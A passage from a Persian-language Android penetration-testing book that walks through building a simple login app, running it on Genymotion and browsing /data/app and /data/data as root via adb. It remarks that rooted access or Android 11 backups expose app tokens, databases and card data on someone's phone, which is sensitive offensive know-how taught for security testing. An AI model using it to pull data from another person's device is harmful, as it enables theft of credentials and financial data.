در نهایت قرار است که از این `app` یک build گرفته شود، بعد تبدیل به فایل APK می‌شود که می‌توانیم روی device یا هر Genymotion که دیگری نصب کنیم. یک فایل خیلی مهم دارد به نام `AndroidManifest` که قلب اپلیکیشن اندروید هست.

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۷۷



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="AppTest"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.AppTest"
        tools:targetApi="31">
        <activity
            android:name=".MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

یک فایل xml هست که به حروف کوچک و بزرگ حساس هست.

داخل آن می گوید که یک اپلیکیشن اندروید چه component هایی دارد (مثل (activity, broadcast receiver, service, content provider, permission, ...

نکته: چیزی که الان دارید می بینید تمام فایل AndroidManifest نیست، وقتی که decompile می کنیم یک سری دیتا دیگر هم به آن اضافه می شوند، الان چون در develop mode هستیم خیلی چیزها به ما نشان نمیشود.

همانطور که می بینید یک تگ activity داخلش وجود دارد که زمانی که می خواهیم اپلیکیشن را نمایش دهیم می خواهیم که داخل آن یک button بگذاریم و اسم آن را login قرار می دهیم .

همین فرمی که برای ما باز می‌شود و داخل آن یکسری ویجت وجود دارد، این همان activity است!

مثلاً زمانی که تلگرام را باز می‌کنیم، آن فرم اصلی که لیست چت‌های خود را داخلش می‌بینیم بدنی اصلی آن activity می‌شود که داخل activity یک سری widget وجود دارد، می‌تواند برای مثال recycle view, button, text,... باشد.

الان می‌خواهیم یک اپلیکیشن لایکین ساده بسازیم بعد آن را reverse کنیم.

البته این login که ایجاد می‌کنیم local هست و ربطی به Server ندارد.

هر activity که ایجاد می‌کنیم دو بخش دارد:

یک قسمتش filename.java می‌شود و قسمت دیگر آن layout.xml می‌شود که این layout هر اسمی می‌تواند داشته باشد.

علاوه بر activity یک بخش دیگر هم داریم به نام fragment که معمولاً نرم افزارهایی که Navigation drawer دارند چند تا activity نمی‌گذارند، یک activity قرار می‌دهند و آن content اصلی یک ویجت view برای آن در نظر می‌گیرند و یک سری fragment های مختلف درست می‌کنند که هر کدام layout خودشان را دارند. مثلاً در تلگرام زمانی که روی منو کلیک می‌کنیم برای ما drawer باز می‌شود و about را می‌زنیم activity عوض نمی‌شود، بلکه آن قسمت content که وجود دارد fragment در آنجا replace می‌شود.

اگر activity اضافه می‌کنیم حتماً باید در AndroidManifest داخل تگ activity به آن اشاره کنیم که بخش مهمی به نام android export دارد.


```
<activity
    android:name=".MainActivity"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ۷۹ ■

گاها زمانی که برنامه نویس ها برنامه‌ی را ایجاد میکنند، بعضی از این activity‌ها را مقدار بخش android exported را true قرار میدهند.

می‌توانیم این دو تا فایل را پاک کنیم:



و همانطور که در تصویر زیر می‌بینید:

```
activity_main.xml x MainActivity.java x AndroidManifest.xml x
package ir.cafenode.apptest;


import ...

2 usages
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}
```


در جاوا اسم فایل باید با اسم کلاس یکی باشد. (MainActivity) گفته‌یم هر فایل activity یک layout دارد، این layout کجاست؟

دالخ قسمت res (resource) هست:




resource ها تمام منابعی هستند که قرار است در اپلیکیشن مورد استفاده قرار بگیرند. عمدتاً فایل های res از نوع xml هستند، می تواند string, array, color, theme, ... باشد.

برای مثال در قسمت drawable می بینیم که:




فایل هایی داخل آن وجود دارند که مربوط به بحث rendering هست.

یا برای مثال mipmap برای آیکون ها استفاده می شود:




برای ما بخش layout مهم هست که چیدمان المان ها در آن می باشد :

۸۱ ■ فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی



که فعلاً داخل آن فقط `Hello World` نوشته شده است


به حالت `Code` تغییر میدهیم:



داخل بخش `values` هم یک سری `string` وجود دارد.

برای مثال ما اسم اپلیکیشن را گذشته بودیم `AppTest` که اگر بخواهیم اسم آن را


عرض کنیم باید از این قسمت انجام بدهیم:



ساختار theme را هم می‌توانیم از این قسمت custom کنیم:



حالا ما می‌خواهیم که این اپلیکیشن را اجرا کنیم، برای این کار گزینه‌ای وجود دارد:
که می‌توانیم از این طریق Device Manager اضافه کنیم:




یا اگر دوباره ببیایم adb بزنیم می‌توانیم Device‌های خود را ببینیم:

```
meisam@meisam-OptiPlex-5070: ~ % adb devices
Default: ~ (-zsh)
Last login: Fri Nov 10 10:31:44 on ttys004
You have new mail.
→ ~ adb devices
List of devices attached
127.0.0.1:6555 device
172.16.246.150:5555 offline
```


اینجا ما همان 2 pixel را انتخاب می‌کنیم:

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۸۳



keh برای ما می آورد. Genymotion
قسمت Gradle Scripts هم همان ساختار Build هست. برای مثال زمانی که می خواهیم اپلیکیشن را بسازیم اینجا dependency ها و تنظیمات را اعمال می کنیم .

■ ۸۴ ■ تست نفوذ اپلیکیشن‌های اندروید




The screenshot shows the Android Studio interface with the project 'AppTest13' open. The left sidebar shows the project structure with 'res', 'Android', and 'Gradle Scripts'. In the main editor area, the 'build.gradle (app)' file is displayed. A yellow box highlights the line 'targetSdk 34'. The code in the file is as follows:

```
6 namespace 'ir.cafenode.apptest'  
7 compileSdk 33  
8  
9 defaultConfig {  
10     applicationId "ir.cafenode.apptest"  
11     minSdk 24  
12     targetSdk 34  
13     versionCode 1  
14     versionName "1.0"  
15  
16     testInstrumentationRunner "androidx.test.runner.AndroidJUnitRunner"  
17 }  
18  
19 buildTypes {  
20     release {  
21         minifyEnabled false  
22     }  
23 }
```


شروع به دانلود کتابخانه‌های مورد نیاز می‌کند.

و گزینه start را می‌زنیم:



و می‌بینیم که اپلیکیشن ما بالا آمد:

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۸۵



این در واقع همان activity هست که قرار داده بودیم.

حالا می خواهیم ببینیم که این اپلیکیشن کجا نصب شده است.

برای این کار device را انتخاب می کنیم و وارد آن می شویم:

```
Term2 Shell Edit View Session Scripts Profiles Toolbar Window Help
Default: ~ (-zsh) 361 Default: ~ (-zsh)
~ adb -s 127.0.0.1:6555 shell
vbox86p:/ #
```

وارد مسیر data می شویم:

```
vbox86p:/ # cd data
vbox86p:/data #
```

ls می گیریم:

```
vbox86p:/data # ls
adb      backup     media      preloads      system_de
anr      bootchart  mediadrm   property      tombstones
apex    cache      misc       resource-cache unencrypted
app     dalvik-cache misc_ce   rollback      user
app-asec data      misc_de   rollback-observer user_de
app-ephemeral drm      nfc      server_configurable_flags vendor
app-lib  gsi       ota       ss           vendor_ce
app-private local    ota_package system      vendor_de
app-staging lost+found per_boot   system_ce
vbox86p:/data #
```

می بینیم که یک سری directory وجود دارد.
اپلیکیشن ما داخل این مسیر وجود دارد:

```
vbox86p:/data # cd app
vbox86p:/data/app # ls
com.isc.bminew-gxjg4tSEyG-tlfw04jqTKQ== ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ==
vbox86p:/data/app #
```

این همان اپلیکیشنی هست که نصب کردیم:
وارد آن می شویم:

```
vbox86p:/data/app # cd ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ==
vbox86p:/data/app/ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ== # ls
base.apk lib oat
vbox86p:/data/app/ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ== #
```

دقت کنید که دسترسی به این مسیر نیاز به دسترسی root دارد.
این همان فایل APK ما هست:

```
vbox86p:/data/app/ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ== # ls
base.apk lib oat
```

پس نرم افزارهایی که نصب می کنیم در این مسیر قرار می گیرند:
بعد آن هم اسم پکیج میاد:

```
vbox86p:/data/app/ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ== #
```

بعد آن هم یک رشته وجود دارد:
vbox86p:/data/app/ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ== #

که معمولاً بصورت رندوم generate می شود.

فایل base.apk فایل اصلی هست.

این برنامه ای که ما نوشتیم در حالت debug هست، ولی مهم نیست چون هر اپلیکشن که نصب کنیم از همینجا می توانیم آن را بینیم.

پس نرم افزارهایی که نصب می کنیم داخل این دایرکتوری وجود دارند:

```
vbox86p:/data/app/ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ== # cd ..  
vbox86p:/data/app # ls  
com.isc.bminear-gxjg4tSEyG-tlfw04jqTKQ== ir.cafenode.apptest-GM1-UhXUFrJMz6ozYPpupQ==  
vbox86p:/data/app #
```

یک دایرکتوری دیگر هم به نام data داریم

```
vbox86p:/data/app # cd ..  
vbox86p:/data # ls  
adb      backup     media    preload       system_de  
anr      bootchart   mediadrm  property      tombstones  
apex     cache       misc     resource-cache unencrypted  
app      dalvik-cache misc_ce  rollback      user  
app-asec  data       misc_de  rollback-observer user_de  
app-ephemeral  drm      nfc     server_configurable_flags vendor  
app-lib    gsi       ota      ss           vendor_ce  
app-private local     ota_package system      vendor_de  
app-staging lost+found per_boot  system_ce  
vbox86p:/data # cd data  
vbox86p:/data/data #
```

یعنی داخل data دوباره یک data دیگر هست که الان که ls بزنیم این را می بینیم:

```
com.android.traceur
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackup
com.android.wallpapercropper
com.android.wallpaperpicker
com.android.webview
com.example.android.livecubes
com.genymotion.genyd
com.genymotion.settings
com.genymotion.superuser
com.genymotion.systempatcher
com.genymotion.tasklocker
com.google.android.launcher.layouts.genymotion
com.isc.bminew
ir.cafenode.apptest
org.chromium.webview_shell
vbox86p:/data/data #
```

اینجا اطلاعات مهمی هست که داخل نرم افزار وجود دارد و استفاده می شود. مثل
یا فایل دیتابیس یا فایل های cache و ... که همگی اینجا قرار
میگیرد.

```
vbox86p:/data/data # cd ir.cafenode.apptest
vbox86p:/data/data/ir.cafenode.apptest # ls
cache code_cache files
vbox86p:/data/data/ir.cafenode.apptest #
```

پس باید این مسیرها را یاد بگیریم.

```
vbox86p:/data/data/ir.cafenode.apptest # pwd
/data/data/ir.cafenode.apptest
vbox86p:/data/data/ir.cafenode.apptest #
```

این مسیرها مهم می باشند:


یکسری نرم افزار هم می توانیم نصب کنیم مثل e explorer که اگر روی گوشی معمولی نصب کنیم به ما اجازه می دهد که از فایل apk یک backup بگیریم. برای مثال ما یک گوشی داریم که داخل آن نرم افزاری وجود دارد و می خواهیم آن نرم افزار را برای تست استفاده کنیم که برای این کار روش های مختلفی وجود دارد برای مثال می توانیم shareit کنیم یا می توانیم یک کپی از فایل apk آن نرم افزار بگیریم. داخل دیتا چه چیزی ذخیره می شود؟ اگر در سایتی login کنیم، توکن لაگین ما اینجا قرار می گیرد، یا اگر دیتابیسی برای ما ساخته بشود مثلا در نرم افزارهای بانکی برای اینکه کار را بالا ببرند شماره کارت ها و شماره حساب ها را داخل دیتابیس خود اپلیکیشن قرار می دهند، یا ممکن است اول آنلاین باشد بعد داخل دیتابیس وارد کنند اگر بتوانیم وارد این مسیر بشویم (که فقط در حالت root امکان پذیر هست) به راحتی می توانیم backup دیتابیس را بگیریم و تمامی شماره کارت ها و transaction ها را ببینیم.

در خیلی از برنامه ها برای اینکه سرعت برنامه را بالا ببرند از cache استفاده می کنند و اطلاعات را داخل دیتابیس ذخیره می کند و به ما نمایش می دهد. یا اگر احراز هویت کردیم / userID / JWT Token / refresh token / token داریم share preference Password اگر موارد encrypt نشده باشند همه آنها را می توانیم بخوانیم ، در واقع اگر ما داریم اطلاعات مهمی را داخل shared preferences ذخیره می کنیم باید حتما آن اطلاعات را encrypt کنیم.

در اندروید ۱۱ به راحتی می توانیم backup بگیریم، یعنی اگر یک گوشی اندروید باشد و ما به گوشی شخص دسترسی داشته باشیم به راحتی می توانیم از همه آن اپلیکیشن هایی که داخل گوشی شخص هست backup بگیریم و میتوانیم jwt token و اطلاعات مهم دیگر را بدست آوریم . اما از اندروید ۱۲ به بعد این مکانیزم عوض شد و کمی امن تر شد.

پس تا اینجا ما اپلیکیشن را نصب کردیم و بالا آوردیم، حالا می‌خواهیم یک برنامه بنویسیم که عملیات login را انجام دهد و در نهایت reverse کنیم.

ما الان این **MainActivity** را داریم:



```

package ir.cafenode.apptest;

import ...

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}

```

فایل layout را هم داریم:



```


<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity"

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello World!"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent" />

```

حالا می‌خواهیم یک همچین فرمی را طراحی کنیم:

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۹۱



پیشتر گفتیم که در اپلیکیشن قسمتی داریم به نام **view system** که در واقع به برای **layout** بندی استفاده می‌شود.

```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity">

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello World!"
        app:layout_constraintBottom_toBottomOf="parent"
        app:layout_constraintEnd_toEndOf="parent"
        app:layout_constraintStart_toStartOf="parent"
        app:layout_constraintTop_toTopOf="parent" />
</androidx.constraintlayout.widget.ConstraintLayout>
```

کاری که می‌کنیم این است که این قسمت را بر میداریم:


```
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:app="http://schemas.android.com/apk/res-auto"
    xmlns:tools="http://schemas.android.com/tools" ...>
```

و به جای آن از یک **linear layout** استفاده می‌کنیم:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    ...>
```

این **layout** یک **linear layout** خطی هست که اگر بخواهیم چیدمان را بسازیم می

توانیم تعیین کنیم که به کدام شکل باشد: زرد (**horizontal**) یا بنفش (**vertical**)



که ما layout اصلی را vertical در نظر می‌گیریم.
بعد سه تا button های خود را قرار می‌دهیم.
بعد سه تا layout بصورت horizontal می‌گذاریم برای بخشی که username و password
پس اول vertical layout بودن layout را مشخص می‌کنیم:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.
    xmlns:app="http://schemas.android.com/apk/res-au
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:orientation="vertical" <-- This line is highlighted in yellow
    android:layout_height="match_parent"
    tools:context=".MainActivity">
```

قسمت textView را هم نمی‌خواهیم و پاک می‌کنیم:

```
<TextView  
    android:layout_width="wrap_content"  
    android:layout_height="wrap_content"  
    android:text="Hello World!"  
    app:layout_constraintBottom_toBottomOf="parent"  
    app:layout_constraintEnd_toEndOf="parent"  
    app:layout_constraintStart_toStartOf="parent"  
    app:layout_constraintTop_toTopOf="parent" />  
  
</LinearLayout>
```

بعد دوباره یک `layout_width` میسازیم، و مقدار `layout_width` (طول) و `layout_height` (عرض) را به آن می دهیم.
دو تا مقدار خیلی مهم وجود دارد:

```
<LinearLayout  
    android:layout_width="match_parent"  
    android:layout_height="wrap_content"  
    match_parent  
    android:...
```

یعنی اگر `layout_width` طراحی کردیم و داخلش یک `button` گذاشتم،
اندازه `layout` ما به اندازه محتوای داخل آن باشد.
`match_parent` به طول و عرض والد بستگی دارد.
در نهایت این مقدار را می گذاریم:

```
<LinearLayout  
    android:layout_width="match_parent"  
    android:layout_height="wrap_content">  
  
</LinearLayout>
```

حال باید چیزمان آن را هم مشخص کنیم:

```
<LinearLayout  
    android:orientation="horizontal"  
    android:layout_width="match_parent"  
    android:layout_height="wrap_content">  
  
</LinearLayout>
```

الان هرچیزی که بگذاریم بصورت افقی کنار هم قرار می‌گیرند.
حالا می‌خواهیم ویجت textView را اضافه کنیم که یک متنی را نمایش بدهد:

```
<LinearLayout
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content">
    <TextView
        android:layout_width="wrap_content"
        android:layout_height="match_parent" />
</LinearLayout>
```

حالا متنی که داخل آن می‌خواهیم بگذاریم را به آن می‌دهیم:
بعضی از نرم افزارها متن‌ها را مستقیماً داخل بخش text قرار میدهند که به آن گفته می‌شود که روش خوبی نیست یعنی اینطوری می‌شود:


```
<LinearLayout
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content">
    <TextView
        android:text="Username:"
        android:layout_width="wrap_content"
